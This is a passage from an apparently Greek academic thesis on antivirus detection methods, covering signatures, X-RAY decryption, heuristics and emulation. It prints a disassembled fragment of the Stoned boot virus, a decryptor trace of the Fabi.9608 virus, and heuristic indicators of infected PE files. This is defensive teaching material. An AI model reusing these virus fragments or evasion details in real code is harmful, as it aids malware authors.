seg000:7C40                             ;
seg000:7C43
seg000:7C43                 next:                               ; CODE XREF: sub_7C3A+27↓j
seg000:7C43 B8 01 02                    mov     ax, 201h        ; read one sector
seg000:7C46 0E                          push    cs
seg000:7C47 07                          pop     es
seg000:7C48                             assume es:seg000
seg000:7C48 BB 00 02                    mov     bx, 200h        ; to here
seg000:7C4B 33 C9                       xor     cx, cx
seg000:7C4D 8B D1                       mov     dx, cx
seg000:7C4F 41                          inc     cx
seg000:7C50 9C                          pushf
seg000:7C51 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C56 73 0E                       jnb     short fine
seg000:7C58 33 C0                       xor     ax, ax
seg000:7C5A 9C                          pushf
seg000:7C5B 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C60 4E                          dec     si
seg000:7C61 75 E0                       jnz     short next
seg000:7C63 EB 35                       jmp     short giveup
```

Εικόνα 3. 1:Απόσπασμα κώδικα του ιού Stoned εισηγμένο στο IDA (http://computervirus.uw.hu)

3.2.1.2 Μέθοδος Μπαλαντέρ (Wildcards)

Μέσω της συγκεκριμένης μεθόδου, χρησιμοποιούνται χαρακτήρες με συγκεκριμένο ρόλο κατά τη διαδικασία ανίχνευσης. Για παράδειγμα χαρακτήρες «?» μπορεί να αγνοούνται ή χαρακτήρες «%» μπορεί να σημαίνουν μεταπήδηση στο επόμενο byte, ή τέλος συγκεκριμένα ψηφία να εκλαμβάνονται ως προϋποθέσεις συνέχισης της ανίχνευσης [19].

3.2.1.3 Χρήση αναντιστοιχιών (Mismatches)

Η μέθοδος αυτή καθορίζει το αποτέλεσμα της ανίχνευσης με βάση αναντιστοιχίες μεταξύ των ανιχνευόμενων συμβολοσειρών. Έτσι, στο παράδειγμα της ακόλουθης εικόνας όπου έχει τεθεί το όριο των 2 αναντιστοιχιών και οι τρεις συμβολοσειρές είναι «ύποπτες» αφού παρουσιάζουν 2 αναντιστοιχίες, ανεξάρτητα από τη θέση στην οποία βρίσκονται αυτές [17].

```
01 02 AA 04 05 06 BB 08 09 0A 0B 0C 0D 0E 0F 10
01 02 03 CC DD 06 07 08 09 0A 0B 0C 0D 0E 0F 10
01 EE 03 04 05 06 07 FF 09 0A 0B 0C 0D 0E 0F 10
```

Εικόνα 3.2: Συμβολοσειρές που παρουσιάζουν αναντιστοιχίες κατά την ανίχνευσή τους (computervirus.uw.hu)

3.2.1.4 Ανίχνευση γένους (Generic detection)

Σε αυτή τη μέθοδο ανίχνευσης μια συμβολοσειρά χρησιμοποιείται από τη μηχανή ανίχνευσης του antivirus ως κοινό χαρακτηριστικό μιας ομάδας ιών (γένος), εφόσον βέβαια μια τέτοια συμβολοσειρά είναι γνωστή.

3.2.1.5 Μέθοδος κατακερματισμού (Hashing)

Πρόκειται για μια γενική περιγραφή τεχνικών που χρησιμοποιούνται για την επιτάχυνση της διαδικασίας ανίχνευσης. Μέσω της συγκεκριμένης μεθόδου εξαιρούνται από τον προς ανίχνευση κώδικα χαρακτήρες, συμβολοσειρές, είτε ολόκληρα τμήματά του έτσι ώστε η αναζήτηση να περιοριστεί σε μικρότερο εύρος.

3.2.1.6 Χρήση σελιδοδεικτών (Bookmarks)

Η χρήση των σελιδοδεικτών αποσκοπεί στο να προσδώσει στην εκάστοτε ανίχνευση μεγαλύτερη ακρίβεια. Για το σκοπό αυτό μετράται η απόσταση σε bytes μεταξύ της αρχής του ιού και της συμβολοσειράς που έχει ανιχνευθεί και αποθηκεύεται η τιμή της στο σχετικό αρχείο ανίχνευσης. Με αυτόν τον τρόπο η συγκεκριμένη περιοχή «μαρκάρεται» ως ελεγμένη και η ανίχνευση συνεχίζεται σε επόμενη.

3.2.1.7 Ανίχνευση αρχής και τέλους (Top-and-Tail Scanning)

Η ουσία και αυτής της μεθόδου είναι η επιτάχυνση της ανίχνευσης, αφού στην προκειμένη περίπτωση ανιχνεύεται η αρχή και το τέλος ενός αρχείου και όχι ολόκληρο το αρχείο.

3.2.1.8 Ανίχνευση σημείου εισόδου (Entry-Point Scanning)

Η συγκεκριμένη μέθοδος εκμεταλλεύεται το γεγονός ότι σε πολλά αρχεία (ειδικά εκτελέσιμα) η κεφαλίδα περικλείει χρήσιμη πληροφορία για τον περικλειόμενο κώδικα και συχνά παραπέμπει σε συγκεκριμένο σημείο του. Επομένως η ανίχνευση μπορεί να ξεκινήσει από το σημείο της παραπομπής, πέρα από την ίδια την κεφαλίδα. Επιπρόσθετα, το τμήμα της κεφαλίδας είναι συχνός στόχος των «επιθέσεων», αυξάνοντας έτσι τη χρησιμότητα της μεθόδου. Υπάρχει επίσης η δυνατότητα χρήσης ενός καθορισμένου σημείου ανίχνευσης. Για παράδειγμα αν θεωρηθεί ένα σημείο Μ του κώδικα, μπορεί να καθοριστεί ένα σημείο M+X bytes στο οποίο μπορεί να γίνει ανίχνευση (fixed point scanning).

3.2.1.9 Υπερταχεία πρόσβαση δίσκου (Hyperfast Disk Access)

Το βασικό χαρακτηριστικό αυτής της μεθόδου είναι ότι η ανίχνευση γίνεται απευθείας στο BIOS. Βέβαια, η χρησιμότητά της αποτέλεσε φαινόμενο παλαιότερης εποχής (χρήσης DOS) που η διαφορά στον χρόνο προσπέλασης ήταν εμφανής. Επιπρόσθετα, η συγκεκριμένη μέθοδος λειτουργεί ικανοποιητικά στην περίπτωση ιών τύπου stealth αφού οι συγκεκριμένοι ιοί δεν μπορούν να παραμείνουν «αόρατοι» στο σύστημα BIOS.

3.2.1.10 «Έξυπνη» Ανίχνευση (Smart scanning)

Η συγκεκριμένη μέθοδος ανίχνευσης ανήκει στη δεύτερη γενιά τεχνικών ανίχνευσης των λογισμικών antivirus και έκανε την εμφάνισή της όταν πρωτοεμφανίστηκαν μεταλλάξεις στον κώδικα των ιών. Οι μεταλλάξεις αυτές σχετίζονταν με την προσθήκη περιττής πληροφορίας σε διάσπαρτές θέσεις στον μολυσματικό κώδικα, με αποτέλεσμα η νέα μορφή του ιού να διαφέρει κατά πολύ σε σχέση με την παλιά. Η «ευφυΐα» της μεθόδου έγκειται στην αγνόηση αυτής της περιττής πληροφορίας κατά την ανίχνευση, περιορίζοντας έτσι την πιθανότητα να «ξεγελαστεί» το antivirus.

3.2.1.11 Ανίχνευση Σκελετού (Skeleton Detection)

Η μέθοδος αυτή είναι κατάλληλη για τον εντοπισμό μακρο-ιών, με τον ανιχνευτή να αναλύει κατά γραμμή τις μακροεντολές και να αγνοεί εκείνες που δεν περιέχουν ουσιαστική πληροφορία. Έτσι, απομένει ένας «σκελετός» του αρχικού κώδικα με την ανίχνευση να γίνεται τώρα ευκολότερη και ταχύτερη, ενώ μπορεί να επεκταθεί για άλλους μακρο-ιούς με τον ίδιο σκελετό.

3.2.1.12 Σχεδόν Ακριβής ταυτοποίηση (Nearly exact identification)

Αποτελεί ουσιαστικά μια επέκταση της απλής μεθόδου ανίχνευσης συμβολοσειρών, με το ζητούμενο αυτή τη φορά να είναι η ταυτοποίηση όχι ενός μέρους της συμβολοσειράς αλλά μιας διπλής συμβολοσειράς για κάθε ιό. Επιλέγεται έτσι μια βοηθητική συμβολοσειρά η ταυτοποίηση της οποίας, επιβεβαιώνει ουσιαστικά το αποτέλεσμα της προηγούμενης, αποκλείοντας έτσι ενδεχόμενο λανθασμένης εκτίμησης απουσίας του ιού.

Ακόμα ένας τρόπος υλοποίησης της συγκεκριμένης τεχνικής είναι η χρήση ενός αθροίσματος ελέγχου (checksum) από το κύριο μέρος του μολυσματικού κώδικα, του οποίου η τιμή θα ελέγχεται κάθε φορά για τυχόν μεταβολές (με το άθροισμα αυτό να μπορεί να είναι κρυπτογραφικό για ακόμα μεγαλύτερη ασφάλεια [20].

Η απόδοση της μεθόδου αυξάνεται κατά πολύ εφόσον συνδυαστεί με τεχνικές κατακερματισμού και σελιδοδεικτών (όπως για παράδειγμα ο ανιχνευτής Icelander Fridrik Skulason's antivirus scanner, F-PROT9 [21].

3.2.1.13 Ακριβής ταυτοποίηση (Exact Identification)

Η μέθοδος της ακριβούς ταυτοποίησης αποτελεί το μοναδικό τρόπο απόλυτης αναγνώρισης του ιού. Η διαφορά με την προαναφερόμενη εκδοχή της έγκειται στο ότι στον υπολογισμό του αθροίσματος ελέγχου δεν λαμβάνεται ένα μόνο μέρος του μολυσματικού κώδικα αλλά ολόκληρος ο κώδικας. Ουσιαστικά γίνεται μια «χαρτογράφηση» του ιού συνυπολογίζοντας τις τιμές των σταθερών και των μεταβλητών του μολυσματικού κώδικα, καθώς και τις μεταβολές που υφίστανται εξαιτίας ενδιάμεσων εντολών μετάβασης, όπως επίσης και την αυτοαντιγραφή για τον πολλαπλασιασμό του ιού. Για παράδειγμα, έστω ότι το μέγεθος του ιού είναι X bytes και γίνεται αντιγραφή του σε ένα άλλο μπλοκ του δίσκου. Για να μεταβεί ο κώδικας στη νέα θέση θα χρησιμοποιήσει σταθερές (τύπου jumpstart) οι οποίες όμως έχουν συγκεκριμένο «αποτύπωμα» χώρου που καταλαμβάνουν και άρα μπορούν να συνυπολογιστούν στο άθροισμα ελέγχου. Το βασικό αρνητικό σημείο της μεθόδου είναι ο αυξημένος χρόνος που διαρκεί η ανίχνευση.

3.2.1.14 Αλγοριθμική ανίχνευση

Με το συγκεκριμένο όρο περιγράφεται εκείνη η διαδικασία κατά την οποία απαιτείται πρόσθετος κώδικας στο πρότυπο μιας μηχανής ανίχνευσης, όταν αυτό δεν επαρκεί για τον εντοπισμό του εκάστοτε ιού, με την προσθήκη να εξαρτάται από τις ιδιαιτερότητες του προς ανίχνευση ιού (virus-specific).

Αυτή η προσθήκη όμως κρύβει προβλήματα συμβατότητας, τα οποία αντιμετωπίστηκαν με τη χρήσης μιας γλώσσας ανίχνευσης ιών (virus scanning language) η οποία επιτρέπει ενέργειες ανάγνωσης και ανίχνευσης από και προς τα εξεταζόμενα αντικείμενα.

Η ανίχνευση αυτού του τύπου χαρακτηρίζει το σύγχρονο λογισμικό antivirus. Για παράδειγμα ο ανιχνευτής KAV, χρησιμοποιεί ρουτίνες ανίχνευσης (σε γλώσσα C) ενσωματωμένες στη βάση δεδομένων του και όταν παραστεί ανάγκη καλεί αυτές τις ρουτίνες και τις «τρέχει» μία προς μία σε πραγματικό χρόνο. Αρνητικό σημείο της διαδικασίας αποτελεί το γεγονός της μη άμεσης ανταπόκρισης όταν παραστεί ανάγκη. Για να λυθεί το συγκεκριμένο πρόβλημα χρησιμοποιείται κώδικας τύπου Java –p (portable) μέσω μιας εικονικής μηχανής (μια τεχνική που χρησιμοποιείται από το ιδιαίτερα δημοφιλές Norton AntiVirus). Το πλεονέκτημα αυτής της τεχνικής είναι ότι οι απαιτούμενες πρόσθετες ρουτίνες

χαρακτηρίζονται από αυξημένη φορητότητα, ενώ το μειονέκτημά της είναι ο μεγαλύτερος χρόνος εκτέλεσης σε σχέση με την εκτέλεση του κώδικα σε πραγματικό χρόνο.

3.2.1.15 Φιλτράρισμα

Η συγκεκριμένη τεχνική βασίζεται στο σενάριο ότι ένας ιός επιτίθεται σε ένα υποσύνολο γνωστών αντικειμένων. Έτσι, η ανίχνευση μπορεί να περιοριστεί σε συγκεκριμένες περιοχές (για παράδειγμα τομείς εκκίνησης) με τη χρήση μιας ενδεικτικής συμβολοσειράς (flag field of the string). Το πρόβλημα έγκειται στην περίπτωση των εξελικτικών ιών που εξαιτίας της δομής τους δεν αφήνουν «περιθώρια» για φιλτράρισμα.

Για το σκοπό αυτό μπορεί να χρησιμοποιηθεί γενετική αποκρυπτογράφηση (generic decryptor) η οποία βασίζεται σε μια εικονική μηχανή η οποία αναζητά μια πιθανή σταθερά του κυρίως κώδικα του ιού [22]. Αναλυτικά, η διαδικασία του φιλτραρίσματος περιλαμβάνει τα εξής στάδια:

- Ελέγχεται ο αριθμός των μηδενικών bytes στην περιοχή που αναμένεται να υπάρχει ο κύριος κώδικας του ιού. Στην περίπτωση ενός κρυπτογραφημένου ιού ο αριθμός αυτός είναι μικρότερος του 5%.
- Ανιχνεύονται οι όποιες αλλαγές υφίστανται σε μεγέθη και σε ενδείξεις κεφαλίδων, ενώ ελέγχονται τυχόν ασυνήθιστες τιμές σημαντικών πεδίων.
- Τέλος, ελέγχονται τα χαρακτηριστικά του αρχείου (για να καθοριστεί επακριβώς ο τύπος του και να συσχετιστεί με τον ιό).

3.2.1.16 Στατική αποκρυπτογράφηση

Η προαναφερόμενη τεχνική του φιλτραρίσματος παρουσιάζει πρόβλημα όταν το κυρίως μέρος του κώδικα του ιού παρουσιάζει ποικίλες κρυπτογραφήσεις. Πολλά antivirus για να αντιμετωπίσουν το συγκεκριμένο πρόβλημα ανιχνεύουν όλο το αρχείο με κάθε δυνατό τρόπο αποκρυπτογράφησης, διαδικασία όμως που χρειάζεται αρκετό χρόνο για να ολοκληρωθεί. Τα πράγματα γίνονται ευκολότερα στην περίπτωση που το ιός χρησιμοποιεί ως «κλειδί» κρυπτογράφησης μια λέξη μικρού μήκους, έστω Z bytes και μια απλή μέθοδο κρυπτογράφησης, για παράδειγμα του τύπου XOR (υλοποιώντας τις αντίστοιχες λογικές συναρτήσεις). Εξαιτίας της κρυπτογράφησης το μέγεθος του «κλειδιού» θα γίνει αντιληπτό ως 0 bytes (Z XOR Z=0). Επομένως, οι τρόποι που πρέπει να χρησιμοποιηθούν στην προκειμένη περίπτωση έχουν άμεση σχέση με τον εντοπισμό μηδενικών bytes στην περιοχή ανίχνευσης, έχοντας μια σταθερά αντίστοιχου μεγέθους.

3.2.1.17 Μέθοδος X-Ray

Η συγκεκριμένη μέθοδος βρίσκει εφαρμογή στις περιπτώσεις πολυμορφικών ιών, με τη δυσκολία να υφίσταται όταν η αρχή του μολυσματικού κώδικα δεν εντοπίζεται σε μια συγκεκριμένη θέση του αρχείου. Χαρακτηριστικό παράδειγμα αποτελούν οι ιοί που βασίζονται στη μηχανή SMEG (Simulated "Metamorphic" Encryption Generator) και οι οποίοι ξεκινούν με μια εκτενή πολυμορφική ρουτίνα κρυπτογράφησης (συνήθως σε εκτελέσιμα αρχεία) χωρίς να έχει σταθερό μέγεθος. Η μέθοδος X-RAY χρησιμοποιεί τους παρακάτω κανόνες για την αποκρυπτογράφηση το μολυσματικού κώδικα, όπου s είναι το αποκρυπτογραφημένο byte, p είναι ο δείκτης θέσης έναρξης της ανίχνευσης, t είναι το κρυπτογραφημένο byte, k είναι το «κλειδί» της κρυπτογράφησης και q είναι η μετατόπιση.

s=t XOR k, and then k=k+q

s=t ADD k, and then k=k+q

s=t XOR k, and then k=s+q

s=NEG (t XOR k), and then k=k+q

s=NOT (t XOR k), and then k=k+q

Πριν από την έναρξη της κωδικοποίησης ένας ενδιάμεσος καταχωρητής (ο buf[4096] στο παράδειγμα που ακολουθεί) «γεμίζει» με δεδομένα μήκους 0x800 (2,048 bytes). Η μέθοδος βασίζεται στο γεγονός ότι τα πρώτα bytes του μολυσματικού κώδικα είναι τα E8000058 FECCB104 (τεχνική known plain-text attack). Μέσω του byte 0xE8 και της μετατόπισης q ο ανιχνευτής μπορεί να ακολουθεί τις αλλαγές στη θέση του ιού, με το βρόχο να επαναλαμβάνεται όσες φορές χρειαστεί. Ο περιορισμός της μεθόδου έγκειται στην περίπτωση που ο ιός διαθέτει κρυπτογράφηση τριών στρωμάτων και πάνω, με τη λύση να προσανατολίζεται σε τεχνικές προσομοίωσης κώδικα (code emulations). Ένα παράδειγμα μεθόδου X-RAY για τον εντοπισμό ιών τύπου SMEG παρουσιάζεται ακολούθως.

```
for (p=0; p<0x700; p++)

{

  ch1=buf[p];          ch2=buf[p+1];
```

```
 k1=ch1^0xE8;          q1=ch2-k1;
 k2=ch1-0xE8;          q2=ch2-k2;
 k3=k1;                q3=ch2-ch1;
 k4=(-ch1)^0xE8;       q4=-ch2-k4;
 k5=ch1^0xFF^0xE8;     q5=(ch2^0xFF)-k5; /* XOR FF = NOT */

 for (i=0;i<0x40;i++)
 {
 ch1=buf[ptr+i];
 buf[0x800+i]=ch1^k1; k1+=q1;
 buf[0x900+i]=ch1-k2; k2+=q2;
 buf[0xA00+i]=ch1^k3; k3=ch1+q3;
 buf[0xB00+i]=(-ch1)^k4; k4+=q4;
 buf[0xC00+i]=ch1^k5^0xFF; k5+=q5;   /* XOR FF = NOT */
}
for (i=0x800;i<=0xC00;i+=0x100)
{
 if ( ((uint32*)(buf+i))[0]==0x580000E8 &&
     ((uint32*)(buf+i))[1]==0x04B1CCFE  )
 {
```

```
    // Complete identification attempt here
  }
 }
}
```

Το αποτέλεσμα της εφαρμογής της μεθόδου X-RAY για συγκεκριμένο μολυσματικό κώδικα παρουσιάζεται στην εικόνα που ακολουθεί:

```
32DC DE88 2030 55E4 - 3B04 6225 F12C A650   E800 0058 FECC B104 - D3E8 8CCB 01D8 50B8
EEFB AE35 FC90 CE8A - DAB8 F220 1816 B516   1401 50CB FA8C C88E - D0BC FC10 0606 A102
1A16 03BD 912D CE6E - 2A8B 9D21 372D 9736   000E 1FA3 B10F E84A - 00A1 B10F 071F A302
3A8C 3E1E 8237 5DFD - 4A4B 64EF D45D DD51   00B0 0022 C075 19BB   0001 2EA1 820F 8907
```

Κρυπτογραφημένος Μολυσματικός Κώδικας Αποκρυπτογραφημένος Μολυσματικός Κώδικας

Εικόνα 3.3: Αποκρυπτογράφηση μολυσματικού κώδικα με τη χρήση της μεθόδου X-RAY

3.2.1.18 Ευρετική Ανάλυση (Heuristics Analysis)

Πρόκειται για μια μη αλγοριθμική μέθοδο, η οποία έχει ως στόχο την εξεύρεση βέλτιστων λύσεων μέσα από τη διαδικασία προσέγγισής τους. Η ανίχνευση ιών διαφορετικών κατηγοριών απαιτεί τη χρήση διαφορετικών κανόνων, δυνατότητα που παρέχεται στο χρήστη από τη μηχανή ανίχνευσης του antivirus. Στην περίπτωση των ιών, το βασικό τους μειονέκτημα είναι ότι μπορεί συχνά να δώσουν ψευδή αποτελέσματα σχετικά με την παρουσία ιού και για αυτό το λόγο προτιμώνται σε περιπτώσεις μακρο-ιών ή πολυμορφικών ιών και όχι δυαδικών.

3.2.1.19 Περιπτώσεις ιών Windows

Βασικό πρόβλημα της μεθόδου είναι να βρεθεί εκείνο το σημείο ισορροπίας ανάμεσα στον αριθμό των ψευδώς θετικών αποτελεσμάτων και στην αποτελεσματικότητα του antivirus.

Η συνηθισμένη μέθοδος των δυαδικών ευρετικών μεθόδων σε περιβάλλον Windows είναι η προσομοίωση του εκάστοτε εκτελέσιμου προγράμματος και η ανίχνευση τυχόν «ύποπτων» συνδυασμών

κώδικα. Υφίστανται βέβαια διάφορες παραλλαγές της συγκεκριμένης μεθόδου, που σχετίζονται με «ύποπτες» ενδείξεις. Οι παραλλαγές αυτές μπορούν να συνοψιστούν στα εξής σημεία:

- Η εκτέλεση του κώδικα ξεκινά από το τελευταίο τμήμα του προς ανίχνευση αρχείου
- Κάθε τμήμα περιγράφεται από συγκεκριμένα χαρακτηριστικά τα οποία γίνονται γνωστά μέσω ενδείξεων (flags). Πολλές φορές στο μολυσματικό κώδικα το πεδίο των χαρακτηριστικών ενδείξεων μένει κενό.
- Ακόμα μια «ύποπτη» ένδειξη είναι λανθασμένη τιμή του πεδίου της κεφαλίδας PE (SizeOfImage).
- Ύπαρξη «κενού» μεταξύ των τμημάτων: Υπάρχουν περιπτώσεις ιών (W95/Boza, Memorial) που κατά την «επίθεσή» τους σε ένα αρχείο και την προσαρμογή στο μέγεθός του αφήνουν ένα αποτύπωμα της αλλαγής του μεγέθους υπό τη μορφή κενού στη συνέχεια της εικόνας του αρχείου.
- Αντί για τη διαμόρφωση του σημείου εισόδου του κώδικα που δέχεται την «επίθεση» υπάρχει μια εντολή μεταφοράς – μεταπήδησης (JMP) στο συγκεκριμένο σημείο.
- Η ύπαρξη εκτελέσιμου κώδικα σε αρχεία με κατάληξη .reloc, .debug κ.α. που κανονικά θα έπρεπε να είναι κενά.
- Η ύπαρξη παραπομπής στο σημείο εισόδου που δεν υποδεικνύει μεταφορά σε κάποιο από τα τμήματα του αρχείου αλλά στην περιοχή που βρίσκεται μετά την κεφαλίδα και πριν από το πρώτο τμήμα του κώδικα.
- Τυχόν προσθήκες τιμών ταξινόμησης στο αρχείο kernel32.dll ή αλλαγές στον πίνακα διευθύνσεων του αρχείου. μέσω των συναρτήσεων GetProcAddress() και GetModuleHandleA(), GetModuleHandle(), Sleep(), FindFirstFile(), FindNextFile(), MoveFile(), GetWindowsDirectory(), WinExec(), DeleteFile(), WriteFile(), CreateFile(), MoveFile(), CreateProcess()
- Η ύπαρξη πολλαπλών κεφαλίδων ή οδηγίες τύπου Call.
- Ανωμαλίες στη συνοχή του αρχείου kernel32.dll οι οποίες ανιχνεύονται μέσω διεπαφών API (Application Programming Interface) στο αρχείο imagehlp.dll του τύπου CheckSumMappedFile() ή MapFileAndCheckSum() και οι οποίες οφείλονται στο μη επαναϋπολογισμό του αθροίσματος ελέγχου από το μολυσματικό κώδικα.
- Σύμφωνα με τη διαχείριση της περιοχής μνήμης από το Virtual Machine Manager (VMM), αυτή ξεκινά από τη διεύθυνση 0xC0001000, ενώ στη διεύθυνση 0xC0000000 υπάρχει μια σελίδα που


δε χρησιμοποιείται και αποτελεί «στόχο» επιθέσεων. Κάθε τέτοια παραπομπή επομένως θα πρέπει να ελέγχεται [23].

3.2.1.20 Χρήση Νευρωνικών Δικτύων

Το Τεχνητό νευρωνικό δίκτυο (ΤΝΔ): Πρόκειται για μία διασυνδεδεμένη ομάδα από τεχνητούς νευρώνες όπου χρησιμοποιεί ένα μαθηματικό μοντέλο ή ένα υπολογιστικό μοντέλο για επεξεργασία πληροφοριών βασισμένες στη διασύνδετη προσέγγιση υπολογισμού. Στις περισσότερες περιπτώσεις πρόκειται για ένα προσαρμοστικό σύστημα που αλλάζει την δομή του βασισμένο σε εξωτερικές ή εσωτερικές πληροφορίες που κινούνται στο δίκτυο.

Η πιο απλή μορφή ενός νευρωνικού δικτύου είναι το perceptron το οποίο παίρνει ως είσοδο ένα διάνυσμα πραγματικών τιμών, υπολογίζει ένα γραμμικό συνδυασμό των εισόδων και δίνει ως έξοδο 1 αν το αποτέλεσμα είναι μεγαλύτερο από κάποιο κατώφλι θ ή 0 διαφορετικά.

Η χρήση των νευρωνικών δικτύων στην ανίχνευση ιών αποτελεί ένα ιδιαίτερα ενδιαφέρον πεδίο για τους ερευνητές, με αισιόδοξα παραδείγματα για την αποτελεσματικότητά τους (όπως ο εντοπισμός του πολυμορφικού ιού Zhengxi), αν και πολλές φορές μοιάζει υπερβολική η χρήση του εξαιτίας του πλήθους των απαιτούμενων υπολογισμών [24]. Για αυτό το λόγο δε συνίσταται η ευρεία χρήση τους αλλά η ένταξή τους στην ευρετική μέθοδο ανίχνευσης και ειδικότερα όσον αφορά στην επίλυση του προβλήματος της εύρεσης του σημείου ισορροπίας ανάμεσα στα ψευδώς θετικά αποτελέσματα και στον εντοπισμό ιών, όπως παρουσιάζεται στην ακόλουθη εικόνα, σύμφωνα με έρευνες της IBM [25].



Εικόνα 3. 4:Η δομή του perceptron (Ρεφανίδης, 2011)

Η εύρεση βέβαια νέων τύπων ιών απαιτεί την εκ νέου εκπαίδευση του δικτύου με νέα σετ δεδομένων, που στην προκειμένη περίπτωση είναι συγκεκριμένη ακολουθία bytes. Η έξοδος του νευρωνικού δικτύου ελέγχεται με μια βάση δεδομένων γνωστών περιπτώσεων και ανάλογα με τα αποτελέσματα ολοκληρώνεται η εκπαίδευση, αλλιώς επαναπροσδιορίζονται τα συνδετικά βάρη (διανύσματα εισόδου) [26].

3.2.2 Δυναμικές

Το βασικό χαρακτηριστικό των δυναμικών μεθόδων ανίχνευσης είναι ότι αντιλαμβάνονται τη μόλυνση του κώδικα μέσω εκτέλεσης της μολυσματικής του εκδοχής και παρακολούθησης της συμπεριφοράς του, με σκοπό να εντοπίσει «ύποπτες» ενδείξεις όπως προσπάθειες διαμόρφωσης διανυσμάτων διακοπής εγγραφής σε τομείς εκκίνησης και σε αρχεία του συστήματος, συναρτήσεις και κλήσεις εισόδου/εξόδου, προσαρτήσεις και παραπομπές στην αρχή και στο τέλος ενός αρχείου κτλ. Συνδυάζονται συνήθως με προγράμματα του τύπου behavior blockers τα οποία εμποδίζουν αυτές τις ενέργειες σε πραγματικό χρόνο. Τα προγράμματα αυτά είτε αποτελούν μέρος ενός λογισμικού antivirus είτε δρουν μεμονωμένα, με το antivirus να δρα μέσω προσομοιώσεων [14].

3.2.2.1 Προσομοίωση Κώδικα (Code Emulation)

Η συγκεκριμένη μέθοδος βασίζεται στην προσομοίωση της συμπεριφοράς του μολυσματικού κώδικα από μια εικονική μηχανή, που εμπεριέχεται στο πρόγραμμα antivirus και προτιμάται στην περίπτωση των πολυμορφικών ιών. Ανάμεσα στις διαδικασίες που προσομοιώνονται είναι η διαχείριση της μνήμης και της κεντρικής μονάδας επεξεργασίας του συστήματος, μέσω εικονικών καταχωρητών και ενδείξεων. Σε πρώτο στάδιο οι πληροφορίες από τα εκτελέσιμα αρχεία αποθηκεύονται σε προσωρινή μνήμη και στη συνέχεια οι εντολές εκτελούνται μία προς μία μέσω ενός δείκτη IP (instruction pointer) με τις προκαλούμενες μεταβολές να «μιμούνται» όσες θα συνέβαιναν στο πραγματικό σύστημα. Η διαδικασία σταματά όταν:

- συμβεί ένα σημαντικό σφάλμα,
- ολοκληρωθεί ένας προκαθορισμένος αριθμός εκτελέσεων του κώδικα,
- πραγματοποιηθεί αντιστοίχιση με ένα επίσης προκαθορισμένο προφίλ της μηχανής αποκρυπτογράφησης
- ο κώδικας φτάσει σε προγραμματισμένα σημεία διακοπής (break points) ανάλογα με επιθυμητές συνθήκες.

Ένα παράδειγμα προσομοίωσης του κρυπτογραφημένου ιού Fabi.9608 ο οποίος έχει «επιτεθεί» στο σημείο εισόδου ενός PE αρχείου στη μνήμη της εικονικής μηχανής παρουσιάζεται στον ακόλουθο κώδικα.

Iteration Number Flags

Registers

Opcode Instruction

Iteration: 1, IP=00405200

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE38

FC cld

Iteration: 2, IP=00405201

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE38

E800000000 call 00405206h

Iteration: 3, IP=00405206

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE34

5D pop ebp

Iteration: 4, IP=00405207

AX>0000000 BX>00000000 CX>000000000 DX>00000000

SI>0000000 DI>00000000 BP>00405206 SP>0070FE38

81ED06104000 sub ebp,00401006h

Iteration: 5, IP=0040520D

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>00000000 DI>00000000 BP>00004200 SP>0070FE38

8DB52A104000 lea esi,[ebp+0040102A]

Iteration: 6, IP=00405213

AX>00000000 BX>00000000 CX>00000000 DX>00000000

SI>0040522A DI>00000000 BP>00004200 SP>0070FE38

B95E250000 mov ecx,255Eh

Iteration: 7, IP=00405218

AX>00000000 BX>00000000 CX>0000255E DX>00000000

SI>0040522A DI>00000000 BP>00004200 SP>0070FE38

```
BB72FD597A     mov     ebx,7A59FD72h

Iteration: 8, IP=0040521D

AX>00000000 BX>7A59FD72 CX>0000255E DX>00000000

SI>0040522A DI>00000000 BP>00004200 SP>0070FE38

311E           xor     [esi],ebx

Iteration: 9, IP=0040521F

AX>00000000 BX>7A59FD72 CX>0000255E DX>00000000

SI>0040522A DI>00000000 BP>00004200 SP>0070FE38

AD             lodsd

AX>03247C80 BX>7A59FD72 CX>0000255E DX>00000000

SI>0040522E DI>00000000 BP>00004200 SP>0070FE38

81C3C3D5B57B   add     ebx,7BB5D5C3h

Iteration: 11, IP=00405226

AX>03247C80 BX>F60FD335 CX>0000255E DX>00000000

